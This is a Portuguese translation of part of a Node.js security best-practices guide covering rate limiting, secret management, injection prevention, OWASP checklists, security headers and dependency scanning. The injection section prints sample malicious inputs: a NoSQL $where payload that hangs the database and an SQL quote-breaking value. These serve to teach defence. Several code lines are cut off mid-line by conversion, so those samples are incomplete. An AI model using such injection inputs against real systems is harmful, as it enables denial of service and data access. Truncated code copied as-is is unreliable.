Caso contrário: Uma aplicação pode estar sujeita a um ataque resultando em uma queda do serviço, onde usuários reais recebem um serviço degradado ou indisponível.

Limite requests simultâneos usando um middleware

Explicação em um Parágrafo

A limitação de taxa deve ser implementada em seu aplicativo para proteger um aplicativo Node.js de ser sobrecarregado por muitas solicitações ao mesmo tempo. A limitação de taxa é uma tarefa que é melhor executada com um serviço projetado para essa tarefa, como o nginx, mas também é possível com o pacote [rate-limiter-flexible](#) ou com um middleware de aplicação, como [express-rate-limiter](#) para aplicações Express.js.

Exemplo de código: aplicativo Node.js puro com [rate-limiter-flexible](#)

```
const http = require('http');
const redis = require('redis');

const { RateLimiterRedis } = require('rate-limiter-flexible');

const redisClient = redis.createClient({
  enable_offline_queue: false,
});
```

```
// Máximo de 20 requisições por segundo
const rateLimiter = new RateLimiterRedis({
  storeClient: redisClient,
  points: 20,
  duration: 1,
  blockDuration: 2, // bloqueia por 2 segundos se consumir mais de 20 pontos p
});

http.createServer((req, res) => {
  rateLimiter.consume(req.socket.remoteAddress)
    .then((rateLimiterRes) => {
      // Alguma lógica de aplicação aqui

      res.writeHead(200);
      res.end();
    })
    .catch(() => {
      res.writeHead(429);
      res.end('Too Many Requests');
    });
}
).listen(3000);
```

Você pode encontrar [mais exemplos na documentação](#).

Exemplo de código: Express middleware de limitação de taxa para determinadas rotas

Usando o pacote do npm [express-rate-limiter](#)

```
var RateLimit = require('express-rate-limit');
// importante se por trás de um proxy para garantir que o IP do cliente seja
app.enable('trust proxy');

var apiLimiter = new RateLimit({
  windowMs: 15*60*1000, // 15 minutes
  max: 100,
});

// aplicam-se apenas a requests iniciados por /user/
app.use('/user/', apiLimiter);
```

O que Outros Blogueiros Dizem

De [NGINX blog](#):

A limitação de taxa pode ser usada para fins de segurança, por exemplo, para retardar ataques de adivinhação de senha de força bruta. Ele pode ajudar a proteger contra ataques DDoS, limitando a taxa de solicitação de entrada a um valor típico para usuários reais e (com logs) identificar os URLs segmentados. Mais geralmente, ele é usado para proteger servidores de aplicativos upstream de serem sobrecarregados por muitas solicitações do usuário ao mesmo tempo.

6.3 Extraia segredos dos config files ou use pacotes para criptografá-los

✓ OWASP Threats A6:Security Misconfiguration

✓ OWASP Threats A3:Sensitive Data Exposure

TL;DR: Nunca armazene segredos em textos simples em arquivos de configuração ou códigos fonte. Em vez disso, use sistemas de gerenciamento secreto como produtos Vault, Kubernetes/Docker Secrets, ou use variáveis de ambiente. Como resultado final, os segredos armazenados no código fonte devem ser criptografados e gerenciados(rolling keys, expiring, auditing, etc). Faça uso de hooks de pre-commit/push para evitar que faça o commit de secretos acidentalmente.

Caso contrário: O controle de origem, mesmo para repositórios privados, pode ser tornado público por engano, quando todos os segredos são expostos. O acesso ao controle de origem para uma parte externa fornecerá inadvertidamente acesso a sistemas relacionados (banhos de dados, APIs, serviços, etc.).

Extraia segredos dos config files ou use pacotes para criptografá-los

Explicação de um Parágrafo

A maneira mais comum e segura de fornecer um acesso a aplicações Node.js para chaves e segredos é armazená-los usando variáveis de ambiente no sistema em que ele está sendo executado. Depois de definidos, eles podem ser acessados a partir do objeto global `process.env`. Um teste decisivo para determinar se um aplicativo tem todas as configurações corretamente consideradas fora do código é se a base de código pode ser de código aberto a qualquer momento, sem comprometer as credenciais.

Para situações raras em que os segredos precisam ser armazenados dentro do controle de origem, usando um pacote como [cryptr](#) permite que estes sejam armazenados de forma criptografada, ao contrário de texto simples.

Há uma variedade de ferramentas disponíveis que usam o git commit para auditar commits e enviar mensagens para acréscimos accidentais de segredos, como [git-secrets](#).

Exemplo de código

Acessando uma chave de API armazenada em uma variável de ambiente:

```
const azure = require('azure');

const apiKey = process.env.AZURE_STORAGE_KEY;
const blobService = azure.createBlobService(apiKey);
```

Usando `cryptr` para armazenar um segredo criptografado:

```
const Cryptr = require('cryptr');
const cryptr = new Cryptr(process.env.SECRET);

let accessToken = cryptr.decrypt('e74d7c0de21e72aaffc8f2eef2bdb7c1');

console.log(accessToken); // gera saída de string decriptografada que não fo
```

O que outros blogueiros dizem

As variáveis de env são fáceis de alterar entre as implementações sem alterar nenhum código; Ao contrário dos arquivos de configuração, há pouca chance de eles serem verificados no repositório de código accidentalmente; e, ao contrário dos arquivos de configuração personalizados ou de outros

mecanismos de configuração, como as propriedades do sistema Java, eles são um padrão independente de linguagem e sistema operacional. [De: The 12 factor app](#)

6.4. Impeça vulnerabilidades de query injection com bibliotecas ORM/ODM

✓ OWASP Threats A1:Injection

TL;DR: Para evitar SQL/NoSQL injection e outros ataques maliciosos, sempre faça uso de um ORM/ODM ou de uma biblioteca de banco de dados que proteja os dados ou suporte consultas parametrizadas nomeadas ou indexadas, e que cuide da validação de entrada do usuário para os tipos esperados. Nunca use apenas template strings do JavaScript ou concatenação de string para injetar valores em queries, pois isto abre sua aplicação para muitas vulnerabilidades. Todas as bibliotecas respeitáveis de acesso a dados do Node.js (por exemplo, [Sequelize](#), [Knex](#), [mongoose](#)) possuem proteção contra ataques de injeção.

Caso contrário: A entrada de usuários não validados pode levar à injeção do operador ao trabalhar com MongoDB para NoSQL e não usar um sistema próprio ou ORM irão permitir facilmente um ataque de SQL injection, criando uma grande vulnerabilidade.

Impeça vulnerabilidades de query injection com bibliotecas ORM/ODM

Explicação em um Parágrafo

Ao criar sua lógica de banco de dados, você deve estar atento a eventuais pontos de injeção que possam ser explorados por possíveis invasores. Escrever consultas de banco de dados manualmente ou não, incluindo a validação de dados para solicitações do usuário, são os métodos mais fáceis para permitir essas vulnerabilidades. No entanto, é fácil evitar essa situação quando você usa pacotes adequados para validar entradas e manipular operações do banco de dados. Em muitos casos, seu sistema estará seguro e salvo usando uma biblioteca de validação como [joi](#) ou [yup](#) e uma biblioteca ORM/ODM da lista abaixo. Isso deve garantir o uso de consultas parametrizadas e vinculações de dados para garantir que os dados validados sejam adequadamente ignorados e

manipulados sem abrir vetores de ataque indesejados. Muitas dessas bibliotecas facilitarão sua vida como desenvolvedor, ativando muitos recursos úteis, como não ter que escrever consultas complexas manualmente, fornecendo tipos para sistemas de tipos baseados em idioma ou convertendo tipos de dados em formatos desejados. Para concluir, **sempre** valide todos os dados que você irá armazenar e use bibliotecas de mapeamento de dados adequadas para lidar com o trabalho perigoso para você.

Bibliotecas

- [TypeORM](#)
- [sequelize](#)
- [mongoose](#)
- [Knex](#)
- [Objection.js](#)
- [waterline](#)

Exemplo - Injeção de consulta NoSQL

```
// Uma consulta de
db.balances.find( { active: true, $where: function() { return obj.credits - o
// Onde userInput igual a
"(function(){var date = new Date(); do{curDate = new Date();}while(curDate-da
// irá desencadear uma negação de serviço
// Outra entrada do usuário pode injetar outra lógica, resultando no banco de
```

Exemplo - Injeção SQL

```
SELECT username, firstname, lastname FROM users WHERE id = 'user input';
```

```
SELECT username, firstname, lastname FROM users WHERE id = 'evil'input';
```

Recursos adicionais

🔗 [OWASP Injeção SQL](#)

🔗 [OWASP Folha de Dicas de Prevenção de Injeção SQL](#)

🔗 [Teste para Injeções NoSQL](#)

O que outros Blogueiros dizem

Riscos de injeção NoSQL da [OWASP wiki](#)

Ataques de injeção NoSQL podem ser executados em áreas diferentes do que uma injeção SQL tradicional em uma aplicação. Onde a injeção SQL seria executada no mecanismo do banco de dados, as variantes do NoSQL podem ser executadas na camada da aplicação ou na camada do banco de dados, dependendo da API NoSQL usada e do modelo de dados. Normalmente, os ataques de injeção NoSQL executarão onde a sequência de ataque é analisada, avaliada ou concatenada em uma chamada de API NoSQL.

6.5. Coleção genérica de boas práticas de segurança

TL;DR: Esta é uma coleção de conselhos de segurança que não estão relacionadas diretamente com Node.js - a implementação do Node não é muito diferente comparado a outras linguagens. Clique em “leia mais” para dar uma olhada.

Coleção genérica de boas práticas de segurança

A seção de boas práticas comuns de segurança contém as práticas recomendadas que são padronizadas em muitos frameworks e convenções. Por exemplo, a execução de um aplicativo com SSL/TLS deve ser uma diretriz e uma convenção comuns em todas as configurações para obter grandes benefícios de segurança.

Use SSL/TLS para criptografar a conexão cliente-servidor

TL;DR: Nos tempos de [certificados SSL/TLS gratuitos](#) e fácil configuração desses, você não precisa mais pesar vantagens e desvantagens de usar um servidor seguro porque as vantagens como segurança, suporte à tecnologia moderna e confiança superam claramente as desvantagens, como sobrecarga mínima em comparação com o HTTP puro.

Caso contrário: invasores podem executar ataques man-in-the-middle, espionar o comportamento de seus usuários e executar ações ainda mais maliciosas quando a conexão não é criptografada.

Usando HTTPS para criptografar a conexão cliente-servidor

Explicação em um Parágrafo

Usar serviços como [Let'sEncrypt](#), uma autoridade certificadora que fornece certificados SSL/TLS **gratuitos**, pode ajudar a criptografar a comunicação de suas aplicações. Frameworks Node.js como [Express](#) (baseado no módulo central [https](#)) suportam SSL/TLS, o qual pode ser implementado em poucas linhas de código.

Você também pode configurar SSL/TLS em um proxy reverso, como [NGINX](#) ou HAProxy.

Exemplo de código - Ativando SSL/TLS usando o framework Express

```
const express = require('express');
const https = require('https');
const app = express();
const options = {
    // O caminho deve ser alterado de acordo com sua configuração
    cert: fs.readFileSync('./sslcert/fullchain.pem'),
    key: fs.readFileSync('./sslcert/privkey.pem')
};
https.createServer(options, app).listen(443);
```

Comparando valores secretos e hashes com segurança

TL;DR: Ao comparar valores secretos ou hashes como digestões do HMAC, você deve usar a função `crypto.timingSafeEqual(a, b)` que o Node fornece por padrão desde o Node.js v6.6.0. Este método compara dois objetos e continua comparando, mesmo que os dados não correspondam. Os métodos de comparação de igualdade padrão simplesmente retornariam após uma incompatibilidade de caracteres, permitindo ataques de tempo com base no comprimento da operação.

Caso contrário: Usando operadores de comparação de igualdade padrão, você pode expor informações críticas com base no tempo gasto para comparar dois objetos.

Gerando strings aleatórias usando Node.js

TL;DR: Usar uma função personalizada que gera sequências pseudo-aleatórias para tokens e outros casos de uso sensíveis à segurança pode não ser tão aleatório quanto você pensa, tornando seu aplicativo vulnerável a ataques criptográficos. Quando você precisar gerar strings aleatórias seguras, use a função `crypto.randomBytes(size, [callback])` usando a entropia disponível fornecida pelo sistema.

Caso contrário: Ao gerar strings pseudo-aleatórias sem métodos criptograficamente seguros, os invasores podem prever e reproduzir os resultados gerados, tornando seu aplicativo inseguro.

Em seguida, abaixo, listamos alguns conselhos importantes do projeto OWASP.

OWASP A2: Autenticação Quebrada

- Requisite MFA/2FA (autenticação de múltiplos fatores) para serviços e contas importantes
- Troque senhas e chaves de acesso com freqüência, incluindo chaves SSH
- Aplique diretrivas de senha forte, tanto para operadores quanto para gerenciamento de usuários no aplicativo ( [OWASP recomendações para senhas](#))
- Não envie ou implemente sua aplicação com nenhuma credencial padrão, principalmente para usuários administradores ou serviços externos dos quais você depende

- Use apenas métodos de autenticação padrão, como OAuth, OpenID, etc. - **evite** autenticação básica
- Limitação da taxa de autenticação: Não permitir mais de X tentativas de login (incluindo recuperação de senha, etc.) em um período Y
- Na falha de login, não deixe o usuário saber se a verificação de nome de usuário ou senha falhou, apenas retorne um erro de autenticação comum
- Considere o uso de um sistema centralizado de gerenciamento de usuários para evitar o gerenciamento de várias contas por funcionário (por exemplo, GitHub, AWS, Jenkins, etc) e para se beneficiar de um sistema de gerenciamento de usuários testado em batalha.

OWASP A5: Controle de acesso quebrado

- Respeite o [princípio do menor privilégio](#) - cada componente e DevOps deve ter acesso apenas às informações e recursos necessários
- **Nunca** trabalhar com a conta console/root (privilegio completo), exceto para gerenciamento de contas
- Executar todas as instâncias/contêineres com uma conta de função/serviço
- Atribuir permissões a grupos e não a usuários. Isso deve tornar o gerenciamento de permissões mais fácil e transparente para a maioria dos casos

OWASP A6: Configurações de Segurança

- O acesso ao interior do ambiente de produção é feito somente através da rede interna, use SSH ou outras formas, mas *nunca* exponha serviços internos
- Restringir o acesso à rede interna - defina explicitamente qual recurso pode acessar outros recursos (por exemplo, política de rede ou sub-redes)
- Se estiver usando cookies, configure-o para o modo “seguro”, no qual ele está sendo enviado apenas por SSL
- Se estiver usando cookies, configure-o apenas para “mesmo site”, para que apenas solicitações do mesmo domínio recebam os cookies designados
- Se estiver usando cookies, prefira a configuração “HttpOnly” que impede que o código JavaScript do lado do cliente acesse os cookies

- Proteja cada VPC com regras de acesso restritas e restritivas
- Priorize ameaças usando qualquer modelagem padrão de ameaça à segurança como STRIDE ou DREAD
- Protege contra ataques DDoS usando平衡adores de carga HTTP(S) e TCP
- Realize testes periódicos de penetração por agências especializadas

OWASP A3: Exposição de dados sensíveis

- Aceite apenas conexões SSL/TLS, imponha Strict-Transport-Security usando cabeçalhos
- Separe a rede em segmentos (ou seja, sub-redes) e garanta que cada nó tenha o mínimo necessário de permissões de acesso de rede
- Agrupar todos os serviços/instâncias que não precisam de acesso à Internet e explicitamente desautorizar qualquer conexão de saída (também uma sub-rede privada)
- Armazene todos os segredos em serviços de cofre, como o AWS KMS, o HashiCorp Vault ou o Google Cloud KMS
- Bloqueie instâncias de metadados confidenciais usando metadados
- Criptografe dados em trânsito quando deixa um limite físico
- Não inclua segredos em instruções de log
- Evite mostrar senhas simples no frontend, tome as medidas necessárias no backend e nunca armazene informações confidenciais em texto simples

OWASP A9: Usando componentes com vulnerabilidades de segurança conhecidas

- Digitalize imagens do docker para vulnerabilidades conhecidas (usando o Docker e outros fornecedores oferecem serviços de digitalização)
- Ativar atualizações e patches automáticos de instâncias (máquinas) para evitar a execução de versões antigas do sistema operacional que não possuem patches de segurança
- Forneça ao usuário os tokens ‘id’, ‘access’ e ‘refresh’ para que o token de acesso seja de curta duração e renovado com o token de atualização

- Registrar e auditar cada chamada de API para serviços de nuvem e gerenciamento (por exemplo, quem excluiu o bucket do S3?) Usando serviços como o AWS CloudTrail
- Execute o verificador de segurança do seu provedor de nuvem (por exemplo, consultor de confiança de segurança da AWS)

OWASP A10: Registro e monitoramento insuficientes

- Alerte em eventos de auditoria notáveis ou suspeitos, como login de usuário, criação de novo usuário, alteração de permissão, etc.
- Alerte sobre quantidade irregular de falhas de login (ou ações equivalentes como senha esquecida)
- Inclua o horário e o nome de usuário que iniciaram a atualização em cada registro de banco de dados

OWASP A7: Cross-Site-Scripting (XSS)

- Use mecanismos de template ou frameworks que escapem automaticamente do XSS por design, como EJS, Pug, React ou Angular. Aprenda as limitações de cada mecanismo de proteção XSS e lidar adequadamente com os casos de uso que não são cobertos
- O escape de dados de solicitação HTTP não confiáveis com base no contexto na saída HTML (corpo, atributo, JavaScript, CSS ou URL) resolverá as vulnerabilidades de XSS refletido e armazenado
- Aplicar codificação sensível ao contexto quando modificar o documento do navegador no lado do cliente atua em relação ao DOM XSS
- Ativar uma Política de Segurança de Conteúdo (CSP) como um controle de mitigação de defesa em profundidade contra o XSS

6.6. Ajuste os headers de resposta HTTP para uma segurança aprimorada

TL;DR: Sua aplicação deve estar utilizando headers seguros para evitar que invasores façam ataques comuns, como scripts entre sites (XSS), clickjacking, dentre outros ataques maliciosos. Eles podem ser configurados facilmente usando módulos como o [helmet](#).

Caso contrário: Invasores podem realizar ataques diretos aos usuários de sua aplicação, levando a grandes vulnerabilidades de segurança.

Ajuste os headers de resposta HTTP para uma segurança aprimorada

Explicação em um Parágrafo

Existem cabeçalhos relacionados à segurança usados para proteger ainda mais seu aplicativo. Os cabeçalhos mais importantes estão listados abaixo. Você também pode visitar os sites vinculados na parte inferior desta página para obter mais informações sobre esse tópico. Você pode facilmente definir esses cabeçalhos usando o módulo [Helmet](#) para express ([Helmet para koa](#)).

Índice

- [Segurança de Transporte Restrita HTTP \(HSTS\)](#)
- [Pino de Chave Pública para HTTP \(HPKP\)](#)
- [X-Frame-Options](#)
- [X-XSS-Protection](#)
- [X-Content-Type-Options](#)
- [Referrer-Policy](#)
- [Expect-CT](#)
- [Content-Security-Policy](#)
- [Recursos Adicionais](#)

Segurança de Transporte Restrita HTTP (HSTS)

Segurança de Transporte Restrita HTTP (HSTS) é um mecanismo de política de segurança da Web para proteger sites contra [ataques de downgrade de protocolo](#) e [sequestro de cookie](#). Ele permite que os servidores da Web declarem que os navegadores da Web (ou outros agentes de usuários compatíveis) só devem interagir com ele usando **conexões HTTPS seguras e nunca** através do protocolo HTTP inseguro. A política de HSTS é implementada usando o cabeçalho **Strict-Transport-Security** sobre uma conexão HTTPS existente.

O cabeçalho Strict-Transport-Security aceita um valor `max-age` em segundos, para notificar o navegador quanto tempo deve acessar o site usando somente HTTPS, e um valor `includeSubDomains` para aplicar a regra Strict Transport Security a todos os subdomínios do site.

Exemplo de cabeçalho - Diretiva HSTS habilitada por uma semana, inclui subdomínios

`Strict-Transport-Security: max-age=2592000; includeSubDomains`

 [Leia em OWASP Projeto de Cabeçalhos Seguros](#)

 [Leia na documentação web da MDN](#)

Pino de Chave Pública para HTTP (HPKP)

Pino de Chave Pública para HTTP (HPKP) é um mecanismo de segurança que permite que os sites HTTPS resistam à falsificação de identidade por invasores usando certificados SSL/TLS mal-emitidos ou fraudulentos.

O servidor da Web HTTPS fornece uma lista de hashes de chave pública e, em conexões subsequentes, os clientes esperam que o servidor use uma ou mais dessas chaves públicas em sua cadeia de certificados. Usando esse recurso com cuidado, você pode reduzir muito o risco de ataques MITM (man-in-the-middle) e outros problemas de autenticação falsos para os usuários do seu aplicativo sem incorrer em riscos indevidos.

Antes de implementar, você deve olhar primeiro para o cabeçalho `Expect-CT`, devido à sua flexibilidade avançada para recuperação de erros de configuração e outras [vantagens](#).

O cabeçalho Public-Key-Pins aceita 4 valores, um valor `pin-sha256` para adicionar a chave pública do certificado, com uma hash aplicada usando o algoritmo SHA256, que pode ser

adicionado várias vezes para diferentes chaves públicas, um valor `max-age` para dizer ao navegador quanto tempo deve aplicar a regra, um valor `includeSubDomains` para aplicar essa regra a todos os subdomínios e um valor `report-uri` para relatar falhas na validação de pinos para a URL fornecida.

Exemplo de cabeçalho - Política HPKP ativada por uma semana, inclui subdomínios, relata falhas a um URL de exemplo e permite duas chaves públicas

`Public-Key-Pins: pin-sha256="d6qzRu9z0ECb90Uez27xWltNsj0e1Md7GkYYkVoZwM="; p`

 [Leia em OWASP Projeto de Cabeçalhos Seguros](#)

 [Leia na documentação web da MDN](#)

X-Frame-Options

O cabeçalho X-Frame-Options protege a aplicação contra ataques [Clickjacking](#) declarando uma política se o seu aplicativo pode ser incorporado em outras páginas (externas) usando frames.

X-Frame-Options permite 3 parâmetros, um parâmetro `deny` para não permitir embutir o recurso em geral, um parâmetro `sameorigin` para permitir embutir o recurso no mesmo host/origem e um parâmetro `allow-from` para especificar um host onde a incorporação do recurso é permitido.

Exemplo de cabeçalho - Negar a incorporação de seu aplicativo

`X-Frame-Options: deny`

 [Leia em OWASP Projeto de Cabeçalhos Seguros](#)

 [Leia na documentação web da MDN](#)

X-XSS-Protection

Este cabeçalho ativa o filtro [Cross-site scripting](#) no seu navegador.

Aceita 4 parâmetros, `0` para desabilitar o filtro, `1` para habilitar o filtro e habilitar sanitização automática da página, `mode = block` para habilitar o filtro e evitar que a página seja renderizada

se um ataque XSS for detectado (este parâmetro deve ser adicionado ao `1` usando um ponto-e-vírgula, e `report = <domainToReport>` para relatar a violação (este parâmetro deve ser adicionado ao `1`).

Exemplo de cabeçalho - Ativa a Proteção XSS e denuncia violações a URL de exemplo

`X-XSS-Protection: 1; report=http://example.com/xss-report`

 [Leia em OWASP Projeto de Cabeçalhos Seguros](#)

 [Leia na documentação web da MDN](#)

X-Content-Type-Options

Definir esse cabeçalho impedirá que o navegador [interprete os arquivos como algo diferente](#) do que o declarado pelo tipo de conteúdo nos cabeçalhos HTTP.

Exemplo de cabeçalho - não permite conteúdo sniffing

`X-Content-Type-Options: nosniff`

 [Leia em OWASP Projeto de Cabeçalhos Seguros](#)

 [Leia na documentação web da MDN](#)

Referrer-Policy

O cabeçalho HTTP Policy-Referer rege quais informações do referenciador, enviadas no cabeçalho `Referer`, devem ser incluídas nas requisições feitas.

Permite 8 parâmetros, um parâmetro `no-referrer` para remover completamente o cabeçalho `Referer`, um `no-referrer-when-downgrade` para remover o cabeçalho `Referer` quando rebaixado, por exemplo, HTTPS -> HTTP, um parâmetro `origin` para enviar a origem do host (a raiz do host) como referenciador **apenas**, um parâmetro `origin-when-cross-origin` para enviar uma URL de origem completa ao permanecer na mesma origem e enviar **apenas** a origem do host caso contrário, um parâmetro `same-origin` para enviar informações de referência apenas para origens de mesmo site e omitir solicitações de origem cruzada, um parâmetro `strict-`

`origin` para manter o cabeçalho `Referer` apenas no mesmo nível de segurança (HTTPS -> HTTPS) e omitir em um destino menos seguro, um parâmetro `strict-origin-when-cross-origin` para enviar o URL referenciador completo para um destino de mesma origem, a origem **apenas** para um destino de origem cruzada no mesmo nível de segurança e nenhum referenciador em um destino de origem cruzada menos segura, e um parâmetro `unsafe-url` para enviar o referenciador completo para destinos de mesma origem ou de origem cruzada.

Exemplo de cabeçalho - Remova o cabeçalho `Referer` completamente

`Referrer-Policy: no-referrer`

 [Leia em OWASP Projeto de Cabeçalhos Seguros](#)

 [Leia na documentação web da MDN](#)

Expect-CT

O cabeçalho Expect-CT é usado por um servidor para indicar que os navegadores devem avaliar as conexões com o host que emite o cabeçalho para a conformidade com [Transparência do Certificado](#).

Este cabeçalho aceita 3 parâmetros, um parâmetro `report-uri` para fornecer uma URL para relatar falhas do Expect-CT, um parâmetro `enforce` para sinalizar ao navegador que a Transparência do Certificado deve ser imposta (em vez de apenas relatada) e recusar conexões futuras violando a Transparência do Certificado e um parâmetro `max-age` para especificar o número de segundos que o navegador considera o host como um host Expect-CT conhecido.

Exemplo de cabeçalho - Impor a transparência do certificado por uma semana e reportar a URL de exemplo

`Expect-CT: max-age=2592000, enforce, report-uri="https://example.com/report-c`

 [Leia em OWASP Projeto de Cabeçalhos Seguros](#)

Content-Security-Policy

O cabeçalho de resposta HTTP Content-Security-Policy permite controlar os recursos que o agente do usuário pode carregar para uma determinada página. Com algumas exceções, as políticas envolvem principalmente a especificação de origens de servidor e pontos de extremidade de script. Isso ajuda a proteger contra [ataques de script entre sites \(XSS\)](#).

Exemplo de Cabeçalho - Ative o CSP e apenas execute scripts da mesma origem

Content-Security-Policy: script-src 'self'

Existem muitas políticas ativadas com o Content-Security-Policy que podem ser encontradas nos sites vinculados abaixo.

 [Leia em OWASP Projeto de Cabeçalhos Seguros](#)

 [Leia na documentação web da MDN](#)

Recursos adicionais

 [OWASP Projeto de Cabeçalhos Seguros](#)

 [Lista de Verificação de Segurança Node.js \(RisingStack\)](#)

6.7. Inspecione constante e automaticamente por dependências vulneráveis

 OWASP Threats A9:Known Vulnerabilities

TL;DR: Com o ecossistema do npm, é comum um projeto ter várias dependências. Dependências sempre devem ser checadas em caso de novas vulnerabilidades serem encontradas. Utilize ferramentas como [npm audit](#) ou [snyk](#) para rastrear, monitorar e corrigir dependências vulneráveis. Integre estas ferramentas com a configuração de seu CI, para que você possa capturar uma dependência vulnerável antes que ela afete o ambiente de produção.

Caso contrário: Um invasor pode detectar seu framework web e atacar todas suas vulnerabilidades.

Inspecione constante e automaticamente por dependências vulneráveis

Explicação em um Parágrafo

A maioria das aplicações Node.js depende muito de um grande número de módulos de terceiros do npm ou do Yarn, ambos registros de pacotes populares, devido à facilidade e velocidade de desenvolvimento. No entanto, a desvantagem desse benefício são os riscos de segurança de incluir vulnerabilidades desconhecidas em seu aplicativo, que é um risco reconhecido por seu lugar na lista de riscos de segurança de aplicações web mais importante do OWASP.

Há várias ferramentas disponíveis para ajudar a identificar pacotes de terceiros em aplicativos Node.js que foram identificados como vulneráveis pela comunidade para reduzir o risco de introduzi-los em seu projeto. Eles podem ser usados periodicamente em ferramentas CLI ou incluídos como parte do processo de criação da sua aplicação.

Índice

- [NPM audit](#)
- [Snyk](#)
- [Greenkeeper](#)

NPM Audit

`npm audit` é uma nova ferramenta cli introduzida no NPM@6.

A execução de `npm audit` produzirá um relatório de vulnerabilidades de segurança com o nome do pacote afetado, gravidade da vulnerabilidade e descrição, caminho e outras informações e, se disponíveis, comandos para aplicar correções para resolver vulnerabilidades.

Manual Review
Some vulnerabilities require your attention to resolve

Visit <https://go.npm.me/audit-guide> for additional guidance

Moderate	Prototype pollution
Package	hoek
Patched in	> 4.2.0 < 5.0.0 >= 5.0.3
Dependency of	numbat-emitter
Path	numbat-emitter > request > hawk > boom > hoek
More info	https://nodesecurity.io/advisories/566

 [Leia em: NPM blog](#)

Snyk

O Snyk oferece uma CLI rica em recursos, bem como integração com o GitHub. O Snyk vai além disso e, além de notificar vulnerabilidades, também cria automaticamente novas solicitações de pull, corrigindo vulnerabilidades, à medida que os patches são liberados para vulnerabilidades conhecidas.

O site do Snyk, rico em recursos, também permite uma avaliação ad-hoc das dependências, quando fornecido com um repositório do GitHub ou url do módulo npm. Você também pode procurar por pacotes npm que possuem vulnerabilidades diretamente.

Um exemplo da saída da integração do Synk GitHub, solicitação de pull criada automaticamente:

[Snyk] Fix for 2 vulnerable dependency paths #5

[Open](#) snyk-bot wants to merge 1 commit into master from snyk-fix-8f1744d4

Conversation 0 Commits 1 Files changed 2

snyk-bot commented 3 days ago

This pull request fixes one or more vulnerable packages in the npm dependencies of this project. See the [Snyk test report](#) for this project for details.

The PR includes:

- Changes to your package.json to upgrade the vulnerable dependencies to a fixed version.
- package.json scripts and a Snyk policy (.snyk) file, which patch the vulnerabilities that can't be upgraded away and ignore vulnerabilities with no fixes.

Vulnerabilities that will be fixed

With an upgrade:

- [npm:bassmaster:20140927](#)

Vulnerabilities that will be ignored for 30 days

No sufficient upgrades or patches are available. You'll receive an alert when more fixes are released.

- [npm:pouchdb:20160830](#)

You can read more about Snyk's upgrade and patch logic in [Snyk's documentation](#).

Check the changes in this PR to ensure they won't cause issues with your project.

Stay secure,
The Snyk team

fix: package.json & .snyk to reduce vulnerabilities 31ffa07

 [Leia em: Snyk website](#)

 [Leia em: Ferramenta on-line Synk para verificar pacotes npm e módulos do GitHub](#)


Greenkeeper

O Greenkeeper é um serviço que oferece atualizações de dependência em tempo real, o que mantém um aplicativo mais seguro, sempre usando as versões das dependências mais atualizadas e corrigidas.

O Greenkeeper observa as dependências npm especificadas no arquivo `package.json` de um repositório e cria automaticamente uma ramificação com cada atualização de dependência. O conjunto de Integração Contínua (IC) do repositório é então executado para revelar quaisquer

